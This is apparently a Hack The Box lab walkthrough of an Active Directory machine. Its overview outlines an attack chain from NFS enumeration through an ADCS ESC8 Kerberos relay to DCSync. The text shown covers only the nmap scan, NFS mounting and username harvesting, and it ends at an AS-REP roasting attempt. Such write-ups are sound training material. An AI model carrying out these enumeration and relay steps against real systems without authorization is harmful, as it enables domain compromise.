Overview
The machine starts by enumerating an open NFS share to exfiltrate user profile images, finding a password on a sticky note that gives valid creds for Rosie.Powell, then enumerating ADCS to find the CA vulnerable to ESC8 with NTLM disabled domain-wide forcing a Kerberos relay approach instead, poisoning a DNS record with a marshaled target-info blob to trick the DC into authenticating to the attacker, relaying that Kerberos auth to the ADCS web enrollment endpoint to get a certificate for the DC machine account, then using that cert to DCSync the domain and get shell as Administrator.
Enumeration
we'll start with nmap scan as usual
nmap -sC -sV -vv -oA init 10.129.234.48
Nmap scan report for 10.129.234.48
Host is up, received syn-ack (0.12s latency).
Scanned at 2026-06-19 08:45:06 PDT for 235s
Not shown: 985 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-title: IIS Windows Server
| _http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-19 15:45:22Z)
111/tcp  open  rpcbind       syn-ack 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/tcp6 rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 2,3,4 111/udp6 rpcbind
| 100003 2,3 2049/udp nfs
| 100003 2,3 2049/udp6 nfs
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/tcp6 nfs
| 100005 1,2,3 2049/tcp mountd
| 100005 1,2,3 2049/tcp6 mountd
| 100005 1,2,3 2049/udp mountd
| _ 100005 1,2,3 2049/udp6 mountd
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-19T15:17:56
| Not valid after: 2027-06-19T15:17:56
| MD5: 0d85:d47a:589a:bc62:b1f8:bc2a:93e4:e744
| SHA-1: 4a7d:c65d:1828:bac7:57f1:a320:e76f:8e3d:0fee:ff8f
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFcD0hfdLy3OFAAcAAAAVzANBgkqhkiG9w0BAQsF
| ADBKMRIwEAYKCZImiZPyLGQBGRYCdmwxFjAUBgoJkiaJk/IsZAEZFgZjaWNhZGEx
| HDAaBgNVBAMTE2NpY2FkYS1EQy1KUFEyMjUtQ0EwHhcNMjYwNjE5MTUxNzU2WhcN
| MjcwNjE5MTUxNzU2WjAeMRwwGgYDVQQDExNEQy1KUFEyMjUuY2ljYWRhLnZsMIIB
| IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxs+4j6WknjJDGXj/YP8jgNtF
| 0Zg446hk3eD7T9KEkk96nJAlUVQbCgReYpbLLyKPoGygd23T7wCYZj+3VotJLON+
| c89lwHECaviu1yu/q5MTEufaH7AHRD52nKHkvVe8E7MDQ5RIEbBeA99yP+MvnspM
| V5Tl1cYT8rYKX0SdXlT4lit0p1LzPuC05t559wlwOnhXha2zQZkKv0u1ZIudtOqh
| +4Thl1ex0jHM2KVWI2rwniipT2UazoUqIz/rmDI8L4MF3IX6CGUuJQ5Pe7uuim7y
| 0s2uIAZlAAM5GyKck7iFq+1ORZ2rDQMt4YLqGTayyn528sRdWTi6e1sj85hMOQID
| AQABo4IDSzCCA0cwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0
| AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNV
| HQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYI
| KoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUD
| BAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQU
| 9H5eh6souk+1PaFLqb2BU9LUC7gwHwYDVR0jBBgwFoAUHQX5ReJ0O0+NEx1hHdkt
| 8Fn260EwgdUGA1UdHwSBzTCByjCBx6CBxKCBwYaBvmxkYXA6Ly8vQ049Y2ljYWRh
| LURDLUpQUTIyNS1DQSgyOCksQ049REMtSlBRMjI1LENOPUNEUCxDTj1QdWJsaWMl
| MjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERD
| PWNpY2FkYSxEQz12bD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2Jq
| ZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEBBIG2MIGz
| MIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049Y2ljYWRhLURDLUpQUTIyNS1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1jaWNhZGEsREM9dmw/Y0FDZXJ0aWZpY2F0ZT9iYXNl
| P29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwPwYDVR0RBDgwNqAf
| BgkrBgEEAYI3GQGgEgQQSXU6VGr3S0+AfOIpDFNDBYITREMtSlBRMjI1LmNpY2Fk
| YS52bDBMBgkrBgEEAYI3GQIEPzA9oDsGCisGAQQBgjcZAgGgLQQrUy0xLTUtMjEt
| Njg3NzAzMzkzLTE0NDc3OTU4ODItNjYwOTgyNDctMTAwMDANBgkqhkiG9w0BAQsF
| AAOCAQEAFdimY8YLQgE+INMeJtyThfzLwTYCeFmfRdpvmxtCL/gXBKt92jbe72nX
| 3F7HGU3x5biw+cD+e7NqFUKEJsRvStXRPoSscHs4L0QWBSOg13J273g3j0bECDHM
| QC1sWrW1EoiyFQ1BpF2Fh72hIg6b3/cPMoHMXO51nx+8zW1QiVy9EYIbRer75n7x
| +3LpI8hbFbyvgfLLX/nz9I2IcFffprnzy70sB25YaBWhHsSTRIPqk84csn7hF69i
| eONSQ2dZOATOnZCrGzpDepERVp0SMGBVLJ7Foi2YRYDcRA7uZvZ9+xQvCsYaE6a7
| mKF9E3Kg7bT3jGdHaaT4gG32e2MBDQ==
| _-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-19T15:17:56
| Not valid after: 2027-06-19T15:17:56
| MD5: 0d85:d47a:589a:bc62:b1f8:bc2a:93e4:e744
| SHA-1: 4a7d:c65d:1828:bac7:57f1:a320:e76f:8e3d:0fee:ff8f
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFcD0hfdLy3OFAAcAAAAVzANBgkqhkiG9w0BAQsF
| ADBKMRIwEAYKCZImiZPyLGQBGRYCdmwxFjAUBgoJkiaJk/IsZAEZFgZjaWNhZGEx
| HDAaBgNVBAMTE2NpY2FkYS1EQy1KUFEyMjUtQ0EwHhcNMjYwNjE5MTUxNzU2WhcN
| MjcwNjE5MTUxNzU2WjAeMRwwGgYDVQQDExNEQy1KUFEyMjUuY2ljYWRhLnZsMIIB
| IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxs+4j6WknjJDGXj/YP8jgNtF
| 0Zg446hk3eD7T9KEkk96nJAlUVQbCgReYpbLLyKPoGygd23T7wCYZj+3VotJLON+
| c89lwHECaviu1yu/q5MTEufaH7AHRD52nKHkvVe8E7MDQ5RIEbBeA99yP+MvnspM
| V5Tl1cYT8rYKX0SdXlT4lit0p1LzPuC05t559wlwOnhXha2zQZkKv0u1ZIudtOqh
| +4Thl1ex0jHM2KVWI2rwniipT2UazoUqIz/rmDI8L4MF3IX6CGUuJQ5Pe7uuim7y
| 0s2uIAZlAAM5GyKck7iFq+1ORZ2rDQMt4YLqGTayyn528sRdWTi6e1sj85hMOQID
| AQABo4IDSzCCA0cwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0
| AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNV
| HQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYI
| KoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUD
| BAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQU
| 9H5eh6souk+1PaFLqb2BU9LUC7gwHwYDVR0jBBgwFoAUHQX5ReJ0O0+NEx1hHdkt
| 8Fn260EwgdUGA1UdHwSBzTCByjCBx6CBxKCBwYaBvmxkYXA6Ly8vQ049Y2ljYWRh
| LURDLUpQUTIyNS1DQSgyOCksQ049REMtSlBRMjI1LENOPUNEUCxDTj1QdWJsaWMl
| MjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERD
| PWNpY2FkYSxEQz12bD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2Jq
| ZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEBBIG2MIGz
| MIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049Y2ljYWRhLURDLUpQUTIyNS1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1jaWNhZGEsREM9dmw/Y0FDZXJ0aWZpY2F0ZT9iYXNl
| P29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwPwYDVR0RBDgwNqAf
| BgkrBgEEAYI3GQGgEgQQSXU6VGr3S0+AfOIpDFNDBYITREMtSlBRMjI1LmNpY2Fk
| YS52bDBMBgkrBgEEAYI3GQIEPzA9oDsGCisGAQQBgjcZAgGgLQQrUy0xLTUtMjEt
| Njg3NzAzMzkzLTE0NDc3OTU4ODItNjYwOTgyNDctMTAwMDANBgkqhkiG9w0BAQsF
| AAOCAQEAFdimY8YLQgE+INMeJtyThfzLwTYCeFmfRdpvmxtCL/gXBKt92jbe72nX
| 3F7HGU3x5biw+cD+e7NqFUKEJsRvStXRPoSscHs4L0QWBSOg13J273g3j0bECDHM
| QC1sWrW1EoiyFQ1BpF2Fh72hIg6b3/cPMoHMXO51nx+8zW1QiVy9EYIbRer75n7x
| +3LpI8hbFbyvgfLLX/nz9I2IcFffprnzy70sB25YaBWhHsSTRIPqk84csn7hF69i
| eONSQ2dZOATOnZCrGzpDepERVp0SMGBVLJ7Foi2YRYDcRA7uZvZ9+xQvCsYaE6a7
| mKF9E3Kg7bT3jGdHaaT4gG32e2MBDQ==
| _-----END CERTIFICATE-----
2049/tcp open  mountd        syn-ack 1-3 (RPC #100005)
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-19T15:17:56
| Not valid after: 2027-06-19T15:17:56
| MD5: 0d85:d47a:589a:bc62:b1f8:bc2a:93e4:e744
| SHA-1: 4a7d:c65d:1828:bac7:57f1:a320:e76f:8e3d:0fee:ff8f
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFcD0hfdLy3OFAAcAAAAVzANBgkqhkiG9w0BAQsF
| ADBKMRIwEAYKCZImiZPyLGQBGRYCdmwxFjAUBgoJkiaJk/IsZAEZFgZjaWNhZGEx
| HDAaBgNVBAMTE2NpY2FkYS1EQy1KUFEyMjUtQ0EwHhcNMjYwNjE5MTUxNzU2WhcN
| MjcwNjE5MTUxNzU2WjAeMRwwGgYDVQQDExNEQy1KUFEyMjUuY2ljYWRhLnZsMIIB
| IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxs+4j6WknjJDGXj/YP8jgNtF
| 0Zg446hk3eD7T9KEkk96nJAlUVQbCgReYpbLLyKPoGygd23T7wCYZj+3VotJLON+
| c89lwHECaviu1yu/q5MTEufaH7AHRD52nKHkvVe8E7MDQ5RIEbBeA99yP+MvnspM
| V5Tl1cYT8rYKX0SdXlT4lit0p1LzPuC05t559wlwOnhXha2zQZkKv0u1ZIudtOqh
| +4Thl1ex0jHM2KVWI2rwniipT2UazoUqIz/rmDI8L4MF3IX6CGUuJQ5Pe7uuim7y
| 0s2uIAZlAAM5GyKck7iFq+1ORZ2rDQMt4YLqGTayyn528sRdWTi6e1sj85hMOQID
| AQABo4IDSzCCA0cwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0
| AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNV
| HQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYI
| KoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUD
| BAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQU
| 9H5eh6souk+1PaFLqb2BU9LUC7gwHwYDVR0jBBgwFoAUHQX5ReJ0O0+NEx1hHdkt
| 8Fn260EwgdUGA1UdHwSBzTCByjCBx6CBxKCBwYaBvmxkYXA6Ly8vQ049Y2ljYWRh
| LURDLUpQUTIyNS1DQSgyOCksQ049REMtSlBRMjI1LENOPUNEUCxDTj1QdWJsaWMl
| MjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERD
| PWNpY2FkYSxEQz12bD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2Jq
| ZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEBBIG2MIGz
| MIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049Y2ljYWRhLURDLUpQUTIyNS1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1jaWNhZGEsREM9dmw/Y0FDZXJ0aWZpY2F0ZT9iYXNl
| P29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwPwYDVR0RBDgwNqAf
| BgkrBgEEAYI3GQGgEgQQSXU6VGr3S0+AfOIpDFNDBYITREMtSlBRMjI1LmNpY2Fk
| YS52bDBMBgkrBgEEAYI3GQIEPzA9oDsGCisGAQQBgjcZAgGgLQQrUy0xLTUtMjEt
| Njg3NzAzMzkzLTE0NDc3OTU4ODItNjYwOTgyNDctMTAwMDANBgkqhkiG9w0BAQsF
| AAOCAQEAFdimY8YLQgE+INMeJtyThfzLwTYCeFmfRdpvmxtCL/gXBKt92jbe72nX
| 3F7HGU3x5biw+cD+e7NqFUKEJsRvStXRPoSscHs4L0QWBSOg13J273g3j0bECDHM
| QC1sWrW1EoiyFQ1BpF2Fh72hIg6b3/cPMoHMXO51nx+8zW1QiVy9EYIbRer75n7x
| +3LpI8hbFbyvgfLLX/nz9I2IcFffprnzy70sB25YaBWhHsSTRIPqk84csn7hF69i
| eONSQ2dZOATOnZCrGzpDepERVp0SMGBVLJ7Foi2YRYDcRA7uZvZ9+xQvCsYaE6a7
| mKF9E3Kg7bT3jGdHaaT4gG32e2MBDQ==
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-19T15:17:56
| Not valid after: 2027-06-19T15:17:56
| MD5: 0d85:d47a:589a:bc62:b1f8:bc2a:93e4:e744
| SHA-1: 4a7d:c65d:1828:bac7:57f1:a320:e76f:8e3d:0fee:ff8f
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFcD0hfdLy3OFAAcAAAAVzANBgkqhkiG9w0BAQsF
| ADBKMRIwEAYKCZImiZPyLGQBGRYCdmwxFjAUBgoJkiaJk/IsZAEZFgZjaWNhZGEx
| HDAaBgNVBAMTE2NpY2FkYS1EQy1KUFEyMjUtQ0EwHhcNMjYwNjE5MTUxNzU2WhcN
| MjcwNjE5MTUxNzU2WjAeMRwwGgYDVQQDExNEQy1KUFEyMjUuY2ljYWRhLnZsMIIB
| IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxs+4j6WknjJDGXj/YP8jgNtF
| 0Zg446hk3eD7T9KEkk96nJAlUVQbCgReYpbLLyKPoGygd23T7wCYZj+3VotJLON+
| c89lwHECaviu1yu/q5MTEufaH7AHRD52nKHkvVe8E7MDQ5RIEbBeA99yP+MvnspM
| V5Tl1cYT8rYKX0SdXlT4lit0p1LzPuC05t559wlwOnhXha2zQZkKv0u1ZIudtOqh
| +4Thl1ex0jHM2KVWI2rwniipT2UazoUqIz/rmDI8L4MF3IX6CGUuJQ5Pe7uuim7y
| 0s2uIAZlAAM5GyKck7iFq+1ORZ2rDQMt4YLqGTayyn528sRdWTi6e1sj85hMOQID
| AQABo4IDSzCCA0cwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0
| AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNV
| HQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYI
| KoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUD
| BAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQU
| 9H5eh6souk+1PaFLqb2BU9LUC7gwHwYDVR0jBBgwFoAUHQX5ReJ0O0+NEx1hHdkt
| 8Fn260EwgdUGA1UdHwSBzTCByjCBx6CBxKCBwYaBvmxkYXA6Ly8vQ049Y2ljYWRh
| LURDLUpQUTIyNS1DQSgyOCksQ049REMtSlBRMjI1LENOPUNEUCxDTj1QdWJsaWMl
| MjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERD
| PWNpY2FkYSxEQz12bD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2Jq
| ZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEBBIG2MIGz
| MIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049Y2ljYWRhLURDLUpQUTIyNS1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1jaWNhZGEsREM9dmw/Y0FDZXJ0aWZpY2F0ZT9iYXNl
| P29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwPwYDVR0RBDgwNqAf
| BgkrBgEEAYI3GQGgEgQQSXU6VGr3S0+AfOIpDFNDBYITREMtSlBRMjI1LmNpY2Fk
| YS52bDBMBgkrBgEEAYI3GQIEPzA9oDsGCisGAQQBgjcZAgGgLQQrUy0xLTUtMjEt
| Njg3NzAzMzkzLTE0NDc3OTU4ODItNjYwOTgyNDctMTAwMDANBgkqhkiG9w0BAQsF
| AAOCAQEAFdimY8YLQgE+INMeJtyThfzLwTYCeFmfRdpvmxtCL/gXBKt92jbe72nX
| 3F7HGU3x5biw+cD+e7NqFUKEJsRvStXRPoSscHs4L0QWBSOg13J273g3j0bECDHM
| QC1sWrW1EoiyFQ1BpF2Fh72hIg6b3/cPMoHMXO51nx+8zW1QiVy9EYIbRer75n7x
| +3LpI8hbFbyvgfLLX/nz9I2IcFffprnzy70sB25YaBWhHsSTRIPqk84csn7hF69i
| eONSQ2dZOATOnZCrGzpDepERVp0SMGBVLJ7Foi2YRYDcRA7uZvZ9+xQvCsYaE6a7
| mKF9E3Kg7bT3jGdHaaT4gG32e2MBDQ==
| _-----END CERTIFICATE-----
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-06-19T15:46:50+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Issuer: commonName=DC-JPQ225.cicada.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-18T15:25:32
| Not valid after: 2026-12-18T15:25:32
| MD5: 32b4:0de9:a6bc:a5f4:adbd:6491:83b5:75b3
| SHA-1: 7c15:99b4:c56f:5797:1bb0:c8d8:9587:6311:bf7b:2e45
| -----BEGIN CERTIFICATE-----
| MIIC6jCCAdKgAwIBAgIQdwf5SQ4pjbBIJaavgPCJRDANBgkqhkiG9w0BAQsFADAe
| MRwwGgYDVQQDExNEQy1KUFEyMjUuY2ljYWRhLnZsMB4XDTI2MDYxODE1MjUzMloX
| DTI2MTIxODE1MjUzMlowHjEcMBoGA1UEAxMTREMtSlBRMjI1LmNpY2FkYS52bDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANZxnljFg4HWKGncP/pSWtk8
| Kv+5jzXH8tqIBv433MMNzRdloSXrEn/BEcQK4x1qr5i5GdoevRovfcXdv2whcu4u
| mUkQYxOt6p+nVatWxXIi0QgOKVtdXJNE0uoTOJXYorMWV2EEuQuAAI9xhTZJ60cb
| KN+3W1GXi5PllJb+cWIlqnk1gmlVFYaDXI6/SCCrZs9z8CDtOh3n/heEp8S3lNEE
| iGoEQaZc5eDEq4b8IjliNCSSPt34KH7Ba3niOIYjzkoLi2kR328pSeHXBG+/MNwH
| AePnohutpMCUJ2aZFJj2LBOQgBgyrdrxT0QANX16HMwVLFDlZClwohK3FG8Y46UC
| AwEAAaMkMCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqG
| SIb3DQEBCwUAA4IBAQBGuriC05+ECbZZ51QCgo/7rxy02//yvIhLJXSnqmrZqNnb
| 2AgRQ3hh9KKU+uJAffSygggOCOXMctGEqtHbhyGuwC4CWcS2RQZ2vkeGpHgvkLl3
| 9fvkBt0OyhZ7QynG1GdkhJXWbWz065lZG7uAPfyqygNFhzR5iBLb/pKPk6z6/7NE
| Pe8x/LMQTl6DS31xSvUCqM7nYjWPRasomhtfJiFfBCL+XjWv6GTzXhcug12ruf5J
| G5VIFEp9meYtXG+mqt21O2tCxJQfeEwXmW65xYGn94dSbirmXNYmeaotG5iKtjAf
| KcdIH1BT2eudngGWIw4d4TiCEFnbB+SP5Oz/tqP+
| _-----END CERTIFICATE-----
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 18435/tcp): CLEAN (Timeout)
| Check 2 (port 48655/tcp): CLEAN (Timeout)
| Check 3 (port 21688/udp): CLEAN (Timeout)
| Check 4 (port 8375/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-19T15:46:13
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 0s, deviation: 0s, median: -1s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 19 08:49:01 2026 -- 1 IP address (1 host up) scanned in 235.62 seconds
there is some things to note here
- the box is obviously an AD environment cause of all this DC ports
- port 80 hosts default IIS page
- domain name is
cicada.vlbut the FQDN isDC-JPQ225.cicada.vl - there is ADCS in place with the CA
cicada-DC-JPQ225-CA - port 2049 is open which is probably nfs
- the clock skew is fine
so lets setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ echo '10.129.234.48 DC-JPQ225 DC-JPQ225.cicada.vl cicada.vl' | sudo tee -a /etc/hosts
10.129.234.48 DC-JPQ225 DC-JPQ225.cicada.vl cicada.vl
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ nxc smb 10.129.234.48 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.234.48 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.234.48 445 DC-JPQ225 [+] krb5 conf saved to: krb5.conf
SMB 10.129.234.48 445 DC-JPQ225 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\: STATUS_NOT_SUPPORTED
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
NFS
the NFS is unique so I will start with it listing the mounts, there is a mount called profiles for everyone
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ showmount -e 10.129.234.48
Export list for 10.129.234.48:
/profiles (everyone)
first mount locally
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ sudo mount -t nfs 10.129.234.48:/profiles /tmp/profiles/
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$
listing files we find this, which looks like a Users directory maybe
┌─[]─[10.10.16.83]─[jimmex@attacker]─[/tmp/profiles]
└──╼ [★]$ ls -la
total 10
drwxrwxrwx 2 nobody nogroup 4096 Jun 3 2025 .
drwxrwxrwt 1 root root 990 Jun 19 08:59 ..
drwxrwxrwx 2 nobody nogroup 64 Sep 15 2024 Administrator
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Daniel.Marshall
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Debra.Wright
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Jane.Carter
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Jordan.Francis
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Joyce.Andrews
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Katie.Ward
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Megan.Simpson
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Richard.Gibbons
drwxrwxrwx 2 nobody nogroup 64 Sep 15 2024 Rosie.Powell
drwxrwxrwx 2 nobody nogroup 64 Sep 13 2024 Shirley.West
and no files there but the directory files are more than enough
┌─[]─[10.10.16.83]─[jimmex@attacker]─[/tmp/profiles]
└──╼ [★]$ tree
.
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
now we got a list of users
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ cat out.txt | awk '{print $9}' | grep -v "^\." | tee users.txt
Administrator
Daniel.Marshall
Debra.Wright
Jane.Carter
Jordan.Francis
Joyce.Andrews
Katie.Ward
Megan.Simpson
Richard.Gibbons
Rosie.Powell
Shirley.West
trying to asreproast, all of the users require pre-authentication but now we know that all the usernames are valid
